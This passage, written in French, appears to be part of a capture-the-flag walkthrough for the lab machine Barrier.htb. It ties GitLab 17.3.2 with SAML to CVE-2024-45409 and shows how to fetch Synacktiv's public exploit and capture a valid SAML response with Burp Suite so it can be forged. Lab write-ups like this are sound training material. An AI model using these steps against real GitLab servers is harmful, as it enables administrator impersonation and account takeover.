
Cette information constitue une nouvelle piste d’investigation : tu peux maintenant rechercher les vulnérabilités connues affectant cette version de GitLab.
Recherche d’une vulnérabilité GitLab
Tu disposes maintenant de deux informations importantes : la machine utilise GitLab Community Edition 17.3.2 et son authentification SSO repose sur le protocole SAML.
Ces deux éléments permettent d’orienter tes recherches vers d’éventuelles vulnérabilités connues :
GitLab 17.3.2 SAML vulnerabilities
Cette recherche te conduit notamment à la CVE-2024-45409, une vulnérabilité critique liée à l’authentification SAML.
Selon le bulletin de sécurité officiel de GitLab, publié le 17 septembre 2024, cette vulnérabilité affecte notamment les versions 17.3.x antérieures à 17.3.3, lorsque l’authentification SAML est activée.
La faille concerne la manière dont GitLab vérifie les réponses d’authentification envoyées par un fournisseur d’identité comme Authentik.
En exploitant cette faiblesse, un attaquant peut, sous certaines conditions, se faire passer pour un autre utilisateur GitLab, y compris un administrateur, sans connaître son mot de passe.
Sur Barrier.htb, la version de GitLab et la présence de SAML correspondent aux conditions décrites dans le bulletin de sécurité.
Tu peux donc poursuivre tes recherches pour découvrir comment exploiter cette vulnérabilité et vérifier si elle permet d’obtenir un accès privilégié à GitLab.
Exploitation de la CVE-2024-45409
Pour exploiter cette vulnérabilité, le plus simple serait de trouver un script Python prêt à l’emploi, accompagné d’une documentation expliquant comment l’utiliser.
Tu peux donc effectuer une recherche Google avec les mots-clés suivants :
CVE-2024-45409 Python GitHub
Parmi les premiers résultats apparaît un dépôt GitHub de l’équipe de sécurité Synacktiv :
https://github.com/synacktiv/CVE-2024-45409
Ce dépôt contient un script Python, CVE-2024-45409.py, ainsi qu’un fichier README.md détaillant son utilisation.
Il semble donc constituer un bon point de départ pour tenter d’exploiter la vulnérabilité sur Barrier.htb.
La première étape consiste à récupérer le dépôt GitHub de Synacktiv sur ta machine Kali Linux :
git clone https://github.com/synacktiv/CVE-2024-45409.git
cd CVE-2024-45409
Le fichier README.md précise que le script nécessite la bibliothèque Python lxml, que tu peux installer si elle n’est pas déjà présente :
sudo apt install python3-lxml
La documentation indique également un prérequis essentiel : disposer d’une réponse SAML valide, générée par le fournisseur d’identité.
Le script utilise cette réponse comme point de départ pour préparer une version modifiée dans laquelle l’identité de l’utilisateur est remplacée par celle du compte ciblé.
Tu peux obtenir cette réponse en effectuant une connexion SSO avec le compte satoru sur GitLab.
Cependant, cette réponse SAML transite par le navigateur entre Authentik et GitLab : elle n’apparaît pas directement dans le contenu des pages affichées.
Pour la récupérer, tu vas utiliser Burp Suite, un proxy d’interception permettant d’examiner les requêtes et les réponses HTTP et HTTPS échangées entre le navigateur et les applications web.
Si tu ne connais pas encore cet outil ou si tu souhaites le configurer avec Firefox, tu peux consulter la recette suivante :
« Configurer Burp Suite Community Edition avec FoxyProxy »Capture de la réponse SAML avec Burp Suite
Avant de commencer, il est important de repartir d’une session de navigation propre. Si tu es déjà connecté à Authentik, les cookies de session peuvent provoquer une reconnexion automatique et compliquer la capture de la réponse SAML.
Dans Firefox, ouvre le menu History → Clear Recent History, sélectionne Everything et coche Cookies and site data. Clique ensuite sur Clear, ferme complètement Firefox et relance-le afin de repartir d’une session de navigation propre.
Lance Burp Suite, puis active FoxyProxy dans Firefox afin de faire passer les échanges HTTP et HTTPS par le proxy, comme expliqué dans la recette précédente.
Dans Burp Suite, vérifie que Proxy → Intercept est réglé sur Intercept off. Les requêtes pourront ainsi circuler normalement tout en étant enregistrées dans l’historique HTTP.
Ouvre ensuite Proxy → HTTP history et vérifie que les requêtes de Firefox y apparaissent.
Accède à https://gitlab.barrier.vl, clique sur Single Sign On et authentifie-toi auprès d’Authentik avec les identifiants de satoru.
Une fois la connexion effectuée, recherche dans l’historique HTTP de Burp Suite la requête envoyée à GitLab contenant le paramètre SAMLResponse :
GET /users/auth/saml/callback?SAMLResponse=...
Host: gitlab.barrier.vl

Cette requête contient la réponse SAML générée par Authentik lors de l’authentification de satoru. Elle transporte les informations nécessaires à GitLab pour reconnaître l’identité de l’utilisateur.
Pour faciliter son analyse, fais un clic droit sur cette requête et sélectionne Send to Repeater (Ctrl+R).
Tu retrouves alors la requête complète dans l’onglet Repeater, avec le paramètre SAMLResponse.
